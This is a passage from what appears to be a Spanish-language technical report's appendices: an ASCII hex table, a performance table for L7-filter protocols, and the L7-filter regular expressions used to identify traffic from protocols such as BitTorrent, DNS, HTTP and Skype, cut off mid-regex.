\x05	5	ENQ(ENQuired carácter) Caracter ASCII que determina si terminal destino está lista para recibir datos
\x06	6	ACK (acknoeldegement) señal de respuesta, que hace de acuse de recibo de que la comunicación se ha establecido con éxito
\x07	7	BEL campana audible, se utiliza para atraer la atención humana mediante un sonido
\x08	8	BS (tecla back space o retroceder un espacio)
\x09	9	HT (tabulación horizontal)
\xA	10	LF (line feed) mueve una línea abajo.
\xB	11	VT (vertical tab): tabulación horizontal.
\xC	12	FF (Form feed) controla el comportamiento de las impresoras, pasa a la siguiente hoja de papel.
\xD	13	CR (Carriage return): retorno de línea.
\xE	14	SO (Shift out)
\xF	15	SI (shift in)
\x10	16	DLE (data link escape) enlace de datos de escape
\x11	17	DC1 (dispositivo de control 1) inicia la transmisión
\x12	18	DC2 (dispositivo de control 2)
\x13	19	DC3 (dispositivo de control 3) fin de transmisión
\x14	20	DC4 (dispositivo de control 4)
\x15	21	NAK (acuse de recibo negativo)
\x16	22	SYN (síncrono inactivo)
\x17	23	ETB (fin de la transmisión de bloque)
\x18	24	CAN (cancelar)
\x19	25	EM (fin de medio) Indica el final lógico de los datos
\x1A	26	SUB (carácter substituto)
\x1B	27	ESC (escapar)
\x1C	28	FS (archivos separadores de memoria RAM y discos magnéticos)
\x1D	29	GS (grupo separador) define tablas por separado en un sistema de datos en serie
\x1E	30	RS (registro separador)
\x1F	31	US (separador de dependencia) Separa a los campos en un entorno de almacenamiento de datos en serie
\x20	32	(espacio)
\x21	33	!
\x22	34	“

\x23	35	#
\x24	36	$
\x25	37	%
\x26	38	&
\x27	39	‘
\x28	40	(
\x29	41	)
\x2A	42	*
\x2B	43	+
\x2C	44	,
\x2D	45	-
\x2E	46	.
\x2F	47	/
\x30	48	0
\x31	49	1
\x32	50	2
\x33	51	3
\x34	52	4
\x35	53	5
\x36	54	6
\x37	55	7
\x38	56	8
\x39	57	9
\x3A	58	:
\x3B	59	;
\x3C	60	<
\x3D	61	=
\x3E	62	>
\x3F	63	?
\x40	64	@
\x41	65	A
\x42	66	B
\x43	67	C
\x44	68	D
\x45	69	E
\x46	70	F
\x47	71	G
\x48	72	H
\x49	73	I
\x4A	74	J
\x4B	75	K
\x4C	76	L
\x4D	77	M
\x4E	78	N
\x4F	79	O

\x50	80	P
\x51	81	Q
\x52	82	R
\x53	83	S
\x54	84	T
\x55	85	U
\x56	86	V
\x57	87	W
\x58	88	X
\x59	89	Y
\x5A	90	Z
\x5B	91	[
\x5C	92	\
\x5D	93	]
\x5E	94	^
\x5F	95	_
\x60	96	`
\x61	97	A
\x62	98	B
\x63	99	C
\x64	100	D
\x65	101	E
\x66	102	F
\x67	103	G
\x68	104	H
\x69	105	I
\x6A	106	J
\x6B	107	K
\x6C	108	L
\x6D	109	M
\x6E	110	N
\x6F	111	O
\x70	112	P
\x71	113	Q
\x72	114	R
\x73	115	S
\x74	116	T
\x75	117	U
\x76	118	V
\x77	119	W
\x78	120	X
\x79	121	Y
\x7A	122	Z
\x7B	123	{
\x7C	124	|

\x7D	125	}
\x7E	126	~
\x7F	127	DEL (delete)borrar

En las expresiones regulares se utiliza el lenguaje hexadecimal que es hasta el numero 128 exactamente igual a su significado en ASCCI.

ANEXO C

PROTOCOLOS

Nombre	Velocidad	Calidad	Grupo	Notas
100bao	muy rápido-rápido	ok		
Aim	lento-no muy rápido	bueno	$	
Aimwebcontent	no muy rápido	bueno	$	
Applejuice	muy rápido-rápido	excelente		
Ares	muy rápido-rápido	bueno		−
Armagetron	lento-no muy rápido	bueno		
battlefield1942	muy rápido-rápido	ok	$	
battlefield2	lento-no muy rápido	ok	$	
battlefield2142	Rápido	ok	$	
Bgp	muy rápido-rápido	ok		
Biff	Rápido	bueno		−+
bittorrent	lento-no muy rápido	bueno		−
Chikka	Rápido	bueno	$	
Cimd	no muy rápido	bueno	$	
ciscovpn	Rápido	ok	$	
Citrix	no muy rápido	marginal	$	
counterstrike-source	muy rápido-rápido	bueno	$	
Cvs	muy rápido-rápido	bueno		
dayofdefeat-source	muy rápido-rápido	bueno	$	
dazhihui	Rápido	ok		
Dhcp	muy rápido-rápido	bueno		
directconnect	Rápido	bueno		
Dns	lento-no muy rápido	excelente		
doom3	muy rápido-rápido	bueno	$	
edonkey	Rápido	bueno		+
fasttrack	lento-no muy rápido	bueno		
Finger	Lento	bueno		−+
freenet	muy rápido-rápido	pobre		
ftp	no muy rápido-rápido	excelente		
Gkrellm	muy rápido-rápido	excelente		
gnucleuslan	no muy rápido	bueno		
gnutella	no muy rápido	bueno		
goboogy	lento-no muy	marginal		

	rápido			
Gopher	lento-no muy rápido	bueno		
guildwars	muy rápido-rápido	marginal		
h323	muy rápido-rápido	ok		
halflife2-deathmatch	muy rápido-rápido	bueno		
hddtemp	muy rápido-rápido	excelente		
Hotline	Rápido	marginal		
http-rstp	no muy rápido-rápido	Ok		
http	lento-no muy rápido	excelente		
Ident	Rápido	Bueno		
Imap	Rápido	excelente		
Imesh	rápido-no muy rápido	Ok		
Ipp	no muy rápido	Bueno		
Irc	Rápido	excelente		
Jabber	no muy rápido	Bueno		
Kuggo	Rápido	Ok		
live365	no muy rápido	marginal		
liveforspeed	Rápido	Pobre		
Lpd	Rápido	Ok		
Mohaa	muy rápido-rápido	Bueno		
msn-filetransfer	Rápido	Bueno		
msnmessenger	lento-no muy rápido	Bueno		
Mute	Rápido	marginal		
napster	Rápido	Bueno		
Nbns	lento-no muy rápido	Bueno		
Ncp	Rápido	Bueno		
netbios	no muy rápido	marginal		
nntp	Rápido	Bueno		
Ntp	Rápido	Bueno		
Openft	no muy rápido	Bueno		
pcanywhere	rápido-no muy rápido	marginal		
Poco	rápido-no muy rápido	Ok		
pop3	Rápido	excelente		
Pplive	no muy rápido	Ok		

Qq	no mur rápido-rápido	Bueno		
quake-halflife	muy rápido-rápido	Bueno		
quake 1	muy rápido-rápido	marginal		
Radmin	muy rápido-rápido	Ok		
Rdp	no muy rápido	Ok		
replaytv-ivs	rápidp	Bueno		
rlogin	rápido	Ok		
Rtp	rápido	Ok		
Rtsp	no muy rapido	Bueno		
runesofmagic	muy rápido-rápido	Ok		
shoutcast	lento-no muy rápido	Bueno		
Sip	rápido	Bueno		
skypeout	rápido-no muy rápido	Ok		
skypetoskype	muy rápido-rápido	Ok		
Smb	rápido-no muy rápido	Bueno		
Smtp	no muy rápido-rápido	excelente		
Snmp	muy rápido-rápido	Bueno		
Socks	no muy rápido	Bueno		
soribada	lento-no muy rápido	Bueno		
soulsekk	muy rápido-rápido	Bueno		
Ssdp	lento-no muy rápido	Bueno		
Ssh	muy rápido-rápido	excelente		
Ssl	no muy rápido-rápido	Bueno		
Stun	muy rápido-rápido	Ok		
subspace	muy rápido-rápido	Marginal		
subversion	muy rápido-rápido	Ok		
teamfortress2	muy rápido-rápido	Marginal		
Teamspeak	muy rápido-rápido	Ok		
telnet	muy rápido-rápido	Bueno		
Tesla	lento-no muy rápido	Bueno		
Tftp	Rápido	Bueno		
Thecircle	muy rápido-rápido	Ok		
tonghuashun	Rápido	Ok		
Tor	No muy rápido	Bueno		

Tsp	muy rápido-rápido	Bueno		
Uucp	lento-no muy rápido	Ok		
Validcertssl	lento-no muy rápido	Bueno		
Ventrilo	Rápido	Bueno		
Vnc	muy rápido-rápido	Excelente		
Whois	No muy rápido	Bueno		
worldofwarcraft	muy rápido-rápido	Ok		
X11	No muy rápido-rápido	Bueno		
Xboxlive	lento-no muy rápido	Marginal		
Xunlei	lento-no muy rápido	Bueno		
Yahoo	Rápido	Bueno		
Zmaap	muy rápido-rápido	Ok		

Características de rendimiendo del L7-filter [9]

A continuación se muestra una leve descripción de cada protocolo y sus expresiones regulares:

- **100bao:** Es un protocolo y programa P2P chino

  100bao
  ^\x01\x01\x05\x0a

- **Aim:** AIM-AOL mensajería instantánea
  aim
  !^(*[\x01\x02].*\x03\x0b|*\x01.?.?.?.?\x01)|flapon|toc_signon.*0x
- **Aimwebcontent:** Contenido web AIM, contenido de noticias descargado por la mensajería instantánea de AOL.

  aimwebcontent
  user-agent:aim/

- **Applejuice:** Intercambio de archivos P2P.

  applejuice
  ^ajprot\x0d\x0a

- **Ares:** Intercambio de archivos P2P

ares
^\x03[]Z].?.?\x05$

- **Armageron:** Código abierto del juego serpiente basado en multijugadores.

  armagetron
  YCLC_E|CYEL

- **Battlefield1942:** Juego de EA

  battlefield1942
  ^\x01\x11\x10\|\xf8\x02\x10\x40\x06

- **Battlefield2:** Juego de EA

  battlefield2
  ^(\x11\x20\x01...?\x11|\xfe\xfd.?.?.?.?.?.?(\x14\x01\x06|\xff\xff\xff))|[]\x01].?battlefiel
  d2

- **Battlefield2142:** Juego de EA

  battlefield2142
  ^(\x11\x20\x01\x90\x50\x64\x10|\xfe\xfd.?.?.?\x18|[\x01\\].?battlefield2)

- **Bgp:** Protocolo de borde de puerta de enlace (Border Gateway Protocol) –RFC 1771.

  bgp
  ^\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff..?\x01[\x03\x04]

- **BIFF:** Nueva notificación de mail.

  biff
  ^[a-z][a-z0-9]+@[1-9][0-9]+$

- **Bittorrent:** Intercambio de archivos P2P, se la puede descargar desde http://www.bitorrent.com.

  bittorrent
  ^(\x13bittorrent protocol|azver\x01$|get /scrape\?info_hash=get
  /announce\?info_hash=|get /client/bitcomet/|GET
  /data\?fid=)|d1:ad2:id20:|\x08'7P\)[RP]

- **Chikka:** Servicio sms el cual puede ser utilizado sin teléfonos, se lo encuentra en http://chikka.com.

  chikka

^CTPv1\.[123] Kamusta.*\x0d\x0a$

- **Cimnd:** Interfaz de computadora para la distribución de mensajes, un protocolo SMS de Nokia.

  cimd
  \x02[0-4][0-9]:[0-9]+.*\x03$

- **Ciscovpn:** Sistema de versiones concurrentes.

  ciscovpn
  ^\x01\xf4\x01\xf4

- **Citrix:** Aplicación de escritorio remoto.

  citrix
  \x32\x26\x85\x92\x58

- **Counterstrike-source:** Juego en line.

  counterstrike-source
  ^\xff\xff\xff\xff.*cstrikeCounter-Strike

- **Cvs:** Sistema de versiones concurrentes.

  cvs
  ^BEGIN (AUTH|VERIFICATION|GSSAPI) REQUEST\x0a

- **Dayofdefeat-source:** Juego.

  dayofdefeat-source
  ^\xff\xff\xff\xff.*dodDay of Defeat

- **Dazhihui:** Aplicación para análisis y negociación de dinero, china.

  dazhihui
  ^(longaccoun|qsver2auth|\x35[57]\x30|\+\x10*)

- **Dhcp:** Protocolo de configuración dinámica del host (Dynamic Host Configuration Protocol).

  dhcp
  ^[\x01\x02][\x01-]\x06.*c\x82sc

- **Directconnect:** Intercambio de archivos P2P.

  directconnect
  ^(\$mynick |\$lock |\$key)

- **Dns:** Sistema de nombres de dominios (Domain Name System) –RCF 1035.

  dns
  ^.?.?.?.?[\x01\x02].?.?.?.?.?.?[\x01-?][a-z0-9][\x01-?a-z]*[\x02-\x06][a-z][a-z][fglmoprstuvz]?[aeop]?(um)?[\x01-\x10\x1c][\x01\x03\x04\xFF]

- **Doom3:** Juego de computadora.

  doom3
  ^\xff\xffchallenge

- **Edonkey:** Intercambio de archivos P2P.

  edonkey
  ^[\xc5\xd4\xe3\xe5].?.?.?.?([\x01\x02\x05\x14\x15\x16\x18\x19\x1a\x1b\x1c\x20\x21\x32\x33\x34\x35\x36\x38\x40\x41\x42\x43\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58[\x60\x81\x82\x90\x91\x93\x96\x97\x98\x99\x9a\x9b\x9c\x9e\xa0\xa1\xa2\xa3\xa4]|\x59.....?[-~]|\x96....$)

- **Fasttrack:** Intercambio de archivos P2P(Kazaa, Morpheus, iMesh, Grokster, etc).

  fasttrack
  ^get (/.download/[-~]*|/.supernode[-~]|/.status[-~]|/.network[-~]*|/.files|/.hash=[0-9a-f]*/[-~]*) http/1.1|user-agent: kazaa|x-kazaa(-username|-network|-ip|-supernodeip|-xferid|-xferuid|tag)|^give [0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]?[0-9]?[0-9]?

- **Finger:** Servidor de información del usuario – RFC 1288.

  finger
  ^[a-z][a-z0-9\-_]+|login: [\x09-\x0d -~]* name: [\x09-\x0d -~]* Directory:

- **Freenet:** Recuperación de información an´nima.

  freenet
  ^\x01[\x08\x09][\x03\x04]

- **ftp:** Protocolo de transferencia de archivos- RFC 959.

  ftp

^220[\x09-\x0d -~]*ftp

- **Gkrellm:** Un sistema de mnitorización.

  gkrellm
  ^gkrellm [23].[0-9].[0-9]\x0a$

- **Gnucleuslan:** Intercambio de archivos P2P.

  gnutella
  ^(gnd[\x01\x02]?.?.?\x01|gnutella connect/[012]\.[0-9]\x0d\x0a|get /uri-res/n2r\?urn:sha1:|get /.*user-agent: (gtk-gnutella|bearshare|mactella|gnucleus|gnotella|limewire|imesh)|get /.*content-type: application/x-gnutella-packets|giv [0-9]*:[0-9a-f]*/|queue [0-9a-f]* [1-9][0-9]?[0-9]?\.[1-9][0-9]?[0-9]?\.[1-9][0-9]?[0-9]?\.[1-9][0-9]?[0-9]?:[1-9][0-9]?[0-9]?[0-9]?|gnutella.*content-type: application/x-gnutella|.....?lime)

- **Goboogy:** Protocolo koreano P2P.

  goboogy
  <peerplat>|^get /getfilebyhash\.cgi\?|^get /queue_register\.cgi\?|^get /getupdowninfo\.cgi\?

- **Gopher:** Un precursor de HTTP – RFC 1436.

  gopher
  ^[\x09-\x0d]*[1-9,+tgi][\x09-\x0d -~]*\x09[\x09-\x0d -~]*\x09[a-z0-9.]*\.[a-z][a-z].?.?\x09[1-9]

- **Guildwars:** Juego en línea.

  guildwars
  ^[\x04\x05]\x0c.i\x01

- **H323:** Voz sobre IP.

  h323
  ^\x03..?\x08...?.?.?.?.?.?.?.?.?.?.?.?.?.?\x05

- **Halflife2-deathmatch:** Popular juego en línea.

  halflife2-deathmatch
  ^\xff\xff\xff\xff.*hl2mpDeathmatch

- **Hddtemp:** Reporte de temperatura.

hddtemp
^\|/dev/[a-z][a-z][a-z]\|[0-9a-z]*\|[0-9][0-9]\|[cfk]\|

- **Hotline:** Un viejo intercamiador de archivos P2P.

  hotline
  ^.....TRTPHOTL\x01\x02

- **Http-rstp:** Túnel con http.

  http-rtsp
  ^(get[\x09-\x0d -~]* Accept: application/x-rtsp-tunnelled|http/(0\.9|1\.0|1\.1) [1-5][0-9][0-9] [\x09-\x0d -~]*a=control:rtsp://)

- **http:** Protocolo de transferencia de hipertexto –RFC 2616.

  http
  http/(0\.9|1\.0|1\.1) [1-5][0-9][0-9] [\x09-\x0d -~]*(connection:|content-type:|content-length:|date:)|post [\x09-\x0d -~]* http/[01]\.[019]

- **Ident:** Protocolo de identificación –RFC 1413.

  ident
  ^[1-9][0-9]?[0-9]?[0-9]?[0-9]?[\x09-\x0d]*,[\x09-\x0d]*[1-9][0-9]?[0-9]?[0-9]?[0-9]?(\x0d\x0a|[\x0d\x0a])?$

- **Imap:** Protocolo de acceso a mensajes de Internet (un protocolo común de e-mail).

  imap
  ^(* ok|a[0-9]+ noop)

- **Imesh:** Aplicación P2P.

  imesh
  ^(post[\x09-\x0d -
  ~]*<PasswordHash>.....</PasswordHash><ClientVer>|\x34\x80?\x0d
  ?\xfc\xff\x04|get[\x09-\x0d -~]*Host: imsh\.download-
  prod\.musicnet\.com|\x02[\x01\x02]\x83.*\x02[\x01\x02]\x83)

- **Ipp:** Nuevo estándar para las impresoras UNIX –RFC 2911.

  ipp
  ipp://

- **Irc:** Chat en Internet –RFC 1459.

irc
^(nick[\x09-\x0d -~]*user[\x09-\x0d -~]*:|user[\x09-\x0d -~]*:[\x02-\x0d -~]*nick[\x09-\x0d -~]*\x0d\x0a)

- **Jabber:** Protocol de mensajería instantánea RFC 39200.

  jabber
  <stream:stream[\x09-\x0d][-~]*[\x09-\x0d]xmlns=['"]jabber

- **Kuggo:** Programa de aplicación P2P.

  kugoo
  ^(\x64.....\x70....\x50\x37|\x65.+)

- **Live365:** Sitio de Internet en radio.

  live365
  membername.*session.*player

- **Liveforspeed:** Jugos de carreras.

  liveforspeed
  ^..\x05\x58\x0a\x1d\x03

- **Lpd:** Protocolo para impresoras en línea.

  lpd
  ^(\x01[!-~]+|\x02[!-~]+\x0a.[\x01\x02\x03][\x01-\x0a -~]*|[\x03\x04][!-~]+[\x09-\x0d]+[a-z][\x09-\x0d -~]*|\x05[!-~]+[\x09-\x0d]+([a-z][!-~]*[\x09-\x0d]+[1-9][0-9]?[0-9]?|root[\x09-\x0d]+[!-~]+).*)\x0a$

- **Mohaa:** Juego de artes electrónicas.

  mohaa
  ^\xff\xff\xff\xffgetstatus\x0a

- **msn-filetransfer:** Mensajería de transferencia de Archvos.

- msn-filetransfer
- ^(ver [-~]*msnftp\x0d\x0aver msnftp\x0d\x0ausr|method msnmsgr:)

- **Msnmessenger:** Programa para chatear.

  msnmessenger
  ver [0-9]+ msnp[1-9][0-9]? [\x09-\x0d -~]*cvr0\x0d\x0a$|usr 1 [!-~]+ [0-9.]+\x0d\x0a$|ans 1 [!-~]+ [0-9.]+\x0d\x0a$

- **Mute:** Intercambio de archivos P2P.

  mute
  ^(Public|AES)Key: [0-9a-f]*\x0aEnd(Public|AES)Key\x0a$

- **Napster:** Intercambio de archivos P2P.

  napster
  ^(.[\x02\x06][!-~]+ [!-~]+ [0-9][0-9]?[0-9]?[0-9]?[0-9]? "[\x09-\x0d -~]+" ([0-9]|10)|1(send|get)[!-~]+ "[\x09-\x0d -~]+")

- **Nbns:** Servicio de nombres NetBIOS.

  nbns
  \x01\x10\x01|\)\x10\x01\x01|0\x10\x01

- **Ncp:** Protocolo básico de novell.

  ncp
  ^(dmdt.*\x01.*(""|\x11\x11|uu)|tncp.*33)

- **Netbios:** Sistema básico de entrada salida de red.

  netbios
  \x81.?.?.[A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P][A-P]

- **nntp:** Protocolo de transferencia de noticias en Internet –RFC 977 y 2980.

  nntp
  ^(20[01][\x09-\x0d -~]*AUTHINFO USER|20[01][\x09-\x0d -~]*news)

- **Ntp:** Protocolo de tiempo de red.

  ntp
  ^([\x13\x1b\x23\xd3\xdb\xe3]|[\x14\x1c$].....?.?.?.?.?.?.?.?.?[\xc6-\xff])

- **Openft:** Intercambio de archivos P2P.

  openft
  x-openftalias: [-)(0-9a-z ~.]

- **Pcanywhere:** Programa de acceso remoto.

pcanywhere
^(nq|st)$

- **Poco:** Intercambio de archivos P2P chino.

  poco
  ^\x80\x94\x0a\x01....\x1f\x9e

- **Pop3:** Protocolo popular de e-mail –RFC 1939.

  pop3
  ^(\+ok |-err)

- **Pplive:** Video streaming P2P chino.

  pplive
  \x01...\xd3.+\x0c.$

- **Qq:** Protocolo chino de mensajería instantánea.

  qq
  ^.?.?\x02.+\x03$

- **Quake-haflife:** Juego.

  quake-halflife
  ^\xff\xff\xff\xffget(info|challenge)

- **Quake1:** Juego de computadora muy popular.

  quake1
  ^\x80\x0c\x01quake\x03

- **Radmin:** Administrador remoto, y para MS Windows es usado como escritorio remoto.

  radmin
  ^\x01\x01(\x08\x08|\x1b\x1b)$

- **Rdp:** Protocolo de escritorio remoto usado en los servicios terminales de Windows.

  rdp
  rdpdr.*cliprdr.*rdpsnd

- **Replaytv-ivs:** Intercambio de archivos de video en Internet.

replaytv-ivs
^(get /ivs-IVSGetFileChunk|http/(0\.9|1\.0|1\.1) [1-5][0-9][0-9] [\x09-\x0d -~]*\x23\x23\x23\x23\x23REPLAY_CHUNK_START\x23\x23\x23\x23\x23)

- **Rlogin:** Inicio de sesión remoto –RFC 1282.

  rlogin
  ^[a-z][a-z0-9][a-z0-9]+/[1-9][0-9]?[0-9]?[0-9]?00

- **Rtp:** Protocolo de transporte a tiempo real –RFC 3550.

  rtp
  ^\x80[\x01-"`-\x7f\x80-\xa2\xe0-\xff]?.....*\x80

- **RTSP:** Protocolo de streaming a tiempo real.

  rtsp
  rtsp/1.0 200 ok

- **Runesofmagic:** Juego.

  runesofmagic
  ^\x10\x03.....\x0a\x02.....\x0e

- **Shoutcast:** Streaming de audio

  shoutcast
  ^get /.*icy-metadata:1|icy [1-5][0-9][0-9] [\x09-\x0d -~]*(content-type:audio|icy-)

- **Sip:** Protocolo de inicio de sesión.

  sip
  ^(invite|register|cancel|message|subscribe|notify) sip[\x09-\x0d -~]*sip/[0-2]\.[0-9]

- **Skypeout:** Llamadas de voz.

  skypeout
  ^(\x01.?.?.?.?.?.?.?\x01|\x02.?.?.?.?.?.?.?\x02|\x03.?.?.?.?.?.?.?\x03|\x04.?.?.?.?.?.?.?\x04|\x05.?.?.?.?.?.?.?\x05|\x06.?.?.?.?.?.?.?\x06|\x07.?.?.?.?.?.?.?\x07|\x08.?.?.?.?.?.?.?\x08|\x09.?.?.?.?.?.?.?\x09|\x0a.?.?.?.?.?.?.?\x0a|\x0b.?.?.?.?.?.?.?\x0b|\x0c.?.?.?.?.?.?.?\x0c|\x0d.?.?.?.?.?.?.?\x0d|\x0e.?.?.?.?.?.?.?\x0e|\x0f.?.?.?.?.?.?.?\x0f|\x10.?.?.?.?.?.?.?\x10|\x11.?.?.?.?.?.?.?\x11|\x12.?.?.?.?.?.?.?\x12|\x13.?.?.?.?.?.?.?\x13|\x14.?.?.?.?.?.?.?\x14|\x15.?.?.?.?.?.?.?\x15|\x16.?.?.?.?.?.?.?\x16|\x17.?.?.?.?.?.?.?\x17|\x18.?.?.?.?.?.?.?\x18|\x19.?.?.?.?.?.?.?\x19|\x1a.?.?.?.?.?.?.?\x1a|\x1b.?.?.?.?.?.?.?\x1b|\x1c.?.?.?.?.?.?.?\x1c|\x1d.?.?.?.?.?.?.?\x1d|\x1e.?.?.?.?.?.?.?\x1e|\x1f.?.?.?.?.?.?.?\x1f|\x20.?.?.?.?.?.?.?\x20|\x21.?.?.?.?.?.?.?\x21|\x22.?.?.?.?.?.?.?

\x22|\x23.?.?.?.?.?.?.?.?\x23|\$.?.?.?.?.?.?.?.?\$|\x25.?.?.?.?.?.?.?.?\x25|\x26.?.?.?.?.?.?.
?\x26|\x27.?.?.?.?.?.?.?.?\x27|\(.?.?.?.?.?.?.?.?\(|\).?.?.?.?.?.?.?.?\)|*.?.?.?.?.?.?.?.?*|\+.?.
?.?.?.?.?.?.?\+|\x2c.?.?.?.?.?.?.?.?\x2c|\x2d.?.?.?.?.?.?.?.?\x2d|\..?.?.?.?.?.?.?.?\.|\x2f.?.?.?.
?.?.?.?.?\x2f|\x30.?.?.?.?.?.?.?.?\x30|\x31.?.?.?.?.?.?.?.?\x31|\x32.?.?.?.?.?.?.?.?\x32|\x33.
?.?.?.?.?.?.?.?\x33|\x34.?.?.?.?.?.?.?.?\x34|\x35.?.?.?.?.?.?.?.?\x35|\x36.?.?.?.?.?.?.?.?\x36
|\x37.?.?.?.?.?.?.?.?\x37|\x38.?.?.?.?.?.?.?.?\x38|\x39.?.?.?.?.?.?.?.?\x39|\x3a.?.?.?.?.?.?.
?\x3a|\x3b.?.?.?.?.?.?.?.?\x3b|\x3c.?.?.?.?.?.?.?.?\x3c|\x3d.?.?.?.?.?.?.?.?\x3d|\x3e.?.?.?.?.
?.?.?.?\x3e|\?.?.?.?.?.?.?.?.?\?|\x40.?.?.?.?.?.?.?.?\x40|\x41.?.?.?.?.?.?.?.?\x41|\x42.?.?.?.?
.?.?.?.?\x42|\x43.?.?.?.?.?.?.?.?\x43|\x44.?.?.?.?.?.?.?.?\x44|\x45.?.?.?.?.?.?.?.?\x45|\x46.
?.?.?.?.?.?.?.?\x46|\x47.?.?.?.?.?.?.?.?\x47|\x48.?.?.?.?.?.?.?.?\x48|\x49.?.?.?.?.?.?.?.?\x49
|\x4a.?.?.?.?.?.?.?.?\x4a|\x4b.?.?.?.?.?.?.?.?\x4b|\x4c.?.?.?.?.?.?.?.?\x4c|\x4d.?.?.?.?.?.?.
?\x4d|\x4e.?.?.?.?.?.?.?.?\x4e|\x4f.?.?.?.?.?.?.?.?\x4f|\x50.?.?.?.?.?.?.?.?\x50|\x51.?.?.?.
?.?.?.?\x51|\x52.?.?.?.?.?.?.?.?\x52|\x53.?.?.?.?.?.?.?.?\x53|\x54.?.?.?.?.?.?.?.?\x54|\x55.?
.?.?.?.?.?.?.?\x55|\x56.?.?.?.?.?.?.?.?\x56|\x57.?.?.?.?.?.?.?.?\x57|\x58.?.?.?.?.?.?.?.?\x58|
\x59.?.?.?.?.?.?.?.?\x59|\x5a.?.?.?.?.?.?.?.?\x5a|\[.?.?.?.?.?.?.?.?\[|\\.?.?.?.?.?.?.?.?\\|\].?.?.
?.?.?.?.?.?\]|\^.?.?.?.?.?.?.?.?\^|\x5f.?.?.?.?.?.?.?.?\x5f|\x60.?.?.?.?.?.?.?.?\x60|\x61.?.?.?.?
.?.?.?.?\x61|\x62.?.?.?.?.?.?.?.?\x62|\x63.?.?.?.?.?.?.?.?\x63|\x64.?.?.?.?.?.?.?.?\x64|\x65.
?.?.?.?.?.?.?.?\x65|\x66.?.?.?.?.?.?.?.?\x66|\x67.?.?.?.?.?.?.?.?\x67|\x68.?.?.?.?.?.?.?.?\x68
|\x69.?.?.?.?.?.?.?.?\x69|\x6a.?.?.?.?.?.?.?.?\x6a|\x6b.?.?.?.?.?.?.?.?\x6b|\x6c.?.?.?.?.?.?.
?\x6c|\x6d.?.?.?.?.?.?.?.?\x6d|\x6e.?.?.?.?.?.?.?.?\x6e|\x6f.?.?.?.?.?.?.?.?\x6f|\x70.?.?.?.?.
?.?.?.?\x70|\x71.?.?.?.?.?.?.?.?\x71|\x72.?.?.?.?.?.?.?.?\x72|\x73.?.?.?.?.?.?.?.?\x73|\x74.?
.?.?.?.?.?.?.?\x74|\x75.?.?.?.?.?.?.?.?\x75|\x76.?.?.?.?.?.?.?.?\x76|\x77.?.?.?.?.?.?.?.?\x77|
\x78.?.?.?.?.?.?.?.?\x78|\x79.?.?.?.?.?.?.?.?\x79|\x7a.?.?.?.?.?.?.?.?\x7a|\{.?.?.?.?.?.?.?.?\{
|\|.?.?.?.?.?.?.?.?\||\}.?.?.?.?.?.?.?.?\}|\x7e.?.?.?.?.?.?.?.?\x7e|\x7f.?.?.?.?.?.?.?.?\x7f|\x80.?
.?.?.?.?.?.?.?\x80|\x81.?.?.?.?.?.?.?.?\x81|\x82.?.?.?.?.?.?.?.?\x82|\x83.?.?.?.?.?.?.?.?\x83|
\x84.?.?.?.?.?.?.?.?\x84|\x85.?.?.?.?.?.?.?.?\x85|\x86.?.?.?.?.?.?.?.?\x86|\x87.?.?.?.?.?.?.
?\x87|\x88.?.?.?.?.?.?.?.?\x88|\x89.?.?.?.?.?.?.?.?\x89|\x8a.?.?.?.?.?.?.?.?\x8a|\x8b.?.?.?.?
.?.?.?.?\x8b|\x8c.?.?.?.?.?.?.?.?\x8c|\x8d.?.?.?.?.?.?.?.?\x8d|\x8e.?.?.?.?.?.?.?.?\x8e|\x8f.?.
?.?.?.?.?.?.?\x8f|\x90.?.?.?.?.?.?.?.?\x90|\x91.?.?.?.?.?.?.?.?\x91|\x92.?.?.?.?.?.?.?.?\x92|\
x93.?.?.?.?.?.?.?.?\x93|\x94.?.?.?.?.?.?.?.?\x94|\x95.?.?.?.?.?.?.?.?\x95|\x96.?.?.?.?.?.?.?.?
\x96|\x97.?.?.?.?.?.?.?.?\x97|\x98.?.?.?.?.?.?.?.?\x98|\x99.?.?.?.?.?.?.?.?\x99|\x9a.?.?.?.?.?.?.
?.?.?.?\x9a|\x9b.?.?.?.?.?.?.?.?\x9b|\x9c.?.?.?.?.?.?.?.?\x9c|\x9d.?.?.?.?.?.?.?.?\x9d|\x9e.?.
?.?.?.?.?.?.?\x9e|\x9f.?.?.?.?.?.?.?.?\x9f|\xa0.?.?.?.?.?.?.?.?\xa0|\xa1.?.?.?.?.?.?.?.?\xa1|\x
a2.?.?.?.?.?.?.?.?\xa2|\xa3.?.?.?.?.?.?.?.?\xa3|\xa4.?.?.?.?.?.?.?.?\xa4|\xa5.?.?.?.?.?.?.?.?\x
a5|\xa6.?.?.?.?.?.?.?.?\xa6|\xa7.?.?.?.?.?.?.?.?\xa7|\xa8.?.?.?.?.?.?.?.?\xa8|\xa9.?.?.?.?.?.?.
?.?.?.?\xa9|\xaa.?.?.?.?.?.?.?.?\xaa|\xab.?.?.?.?.?.?.?.?\xab|\xac.?.?.?.?.?.?.?.?\xac|\xad.?.?.?.
.?.?.?.?\xad|\xae.?.?.?.?.?.?.?.?\xae|\xaf.?.?.?.?.?.?.?.?\xaf|\xb0.?.?.?.?.?.?.?.?\xb0|\xb1.?.
?.?.?.?.?.?\xb1|\xb2.?.?.?.?.?.?.?.?\xb2|\xb3.?.?.?.?.?.?.?.?\xb3|\xb4.?.?.?.?.?.?.?.?\xb4|\
xb5.?.?.?.?.?.?.?.?\xb5|\xb6.?.?.?.?.?.?.?.?\xb6|\xb7.?.?.?.?.?.?.?.?\xb7|\xb8.?.?.?.?.?.?.?.?
\xb8|\xb9.?.?.?.?.?.?.?.?\xb9|\xba.?.?.?.?.?.?.?.?\xba|\xbb.?.?.?.?.?.?.?.?\xbb|\xbc.?.?.?.?.?.?
.?.?.?\xbc|\xbd.?.?.?.?.?.?.?.?\xbd|\xbe.?.?.?.?.?.?.?.?\xbe|\xbf.?.?.?.?.?.?.?.?\xbf|\xc0.?.?.
